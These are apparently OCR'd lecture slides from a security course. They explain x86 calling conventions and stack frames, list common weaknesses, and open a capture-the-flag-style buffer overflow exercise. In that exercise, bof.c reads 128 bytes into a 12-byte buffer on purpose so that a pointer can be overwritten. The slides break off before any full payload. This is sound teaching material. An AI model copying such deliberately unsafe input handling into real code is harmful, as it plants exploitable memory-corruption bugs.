
X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Move EBP
    - The instruction moves the EBP down to where ESP is

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp
    mov $42, %eax
    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Move ESP
    - The instruction moves the ESP down to create a new stack frame

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp
    mov $42, %eax
    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Run the function
    - The stack frame is set up
    - The function can run
    - This function just returns 42, so we put 42 in the EAX register

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp
    mov $42, %eax
    mov %ebp, %esp
    pop %ebp
    ret
```



X86 FUNCTION CALL


```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - The next 3 steps restore the caller's stack frame
  - These instructions are sometimes called the function epilogue, because they appear at the end of every function
  - Sometimes the **mov** and **pop** instructions are replaced with the **leave** and **ret** instruction

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

Function epilogue




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Move ESP
    - This instruction moves the ESP up to where the EBP is located
    - This effectively deletes the space allocated for the callee stack frame

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...
callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp
    mov $42, %eax
    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Pop (restore) old EBP (SFP)
    - The **pop** instruction puts the SFP (saved EBP) back in EBP
    - It also increments ESP to delete the popped SFP from the stack

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Pop (restore) old EBP (SFP)
    - The **ret** instruction acts like **pop %eip**
    - It puts the next value on the stack (the RIP) into the EIP, which returns program execution to the caller
    - It increases ESP to delete the popped RIP from the stack

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```




X86 FUNCTION CALL

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

- Illustration
  - Remove arguments from stack
    - Back in the caller, we increment ESP to delete the arguments from the stack
    - The stack has returned to its original state before the function call




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
EIP → ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

COMPUTER IS A MACHINE THAT READS, WRITES, AND EXECUTES ON MEMORY

Memory safety vulnerabilities

- Buffer overflow
- Integer overflow
- Format string
- Heap overflow
- Off-by-one

BUFFER OVERFLOW

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲


https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

Buffer overflow

- Recall:
  - C has no concept of array length
  - C just sees a sequence of bytes
- Suppose:
  - You allow an attacker to start writing at a location
  - and do not define when they should stop, it can overwrite other parts of memory

```
char name[4];
name[5] = 'a';
```


This is technically valid C code, because C doesn't check bounds!



REVIEW: PROGRAM STACK IN X86

```
int func(int MY_ARG1, MY_ARG2) {
    int local A;
    int local B;
    int local C;
    func2(A, B);
}
```

- Starts at **%ebp** (bottom), ends at **%esp** (top)
- Defines a variable scope of a function
  - Local variables (negative index over ebp)
  - Arguments (positive index over ebp)
  - Function call arguments (positive index over esp)
- Maintains nested function calls
  - Return target (return address)
  - Local vars of the upper-level function (Saved ebp)



BUFFER OVERFLOW – AN EXAMPLE

- bof.c
  - Objective 1: read flag1

```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

BUFFER OVERFLOW – AN EXAMPLE

- bof.c
  - Objective 1: read flag1

```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

Buffer size: 12

Input size: up to 128 bytes

Can you make flag to point flag1, not fakeflag?

BUFFER OVERFLOW – AN EXAMPLE

- Address information


```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:

your input was: [
]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```

- Fakeflag is at 0x804877c
- Flag is at 0x8048760

BUFFER OVERFLOW – AN EXAMPLE

- Program stack

```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```



BUFFER OVERFLOW – AN EXAMPLE

- Program stack


```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```

```
0x08048633 <+114>:   mov    0x804a040,%eax
0x08048638 <+119>:   sub    $0x4,%esp
0x0804863b <+122>:   push   %eax
0x0804863c <+123>:   push   $0x80
0x08048641 <+128>:   lea    -0x18(%ebp),%eax
0x08048644 <+131>:   push   %eax
0x08048645 <+132>:   call   0x8048410 <fgets@plt>
```

Push stdin

Push 128 == 0x80

Push buf = ebp-0x18




BUFFER OVERFLOW – AN EXAMPLE

- Program stack

```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```


```
0x08048664 <+163>:   pushl   -0xc(%ebp)     Push flag
0x08048667 <+166>:   push    $0x8048864
0x0804866c <+171>:   call    0x8048400 <printf@plt>
```



BUFFER OVERFLOW – AN EXAMPLE

- What if we type 11 bytes of ‘A’s and ‘\x00’?

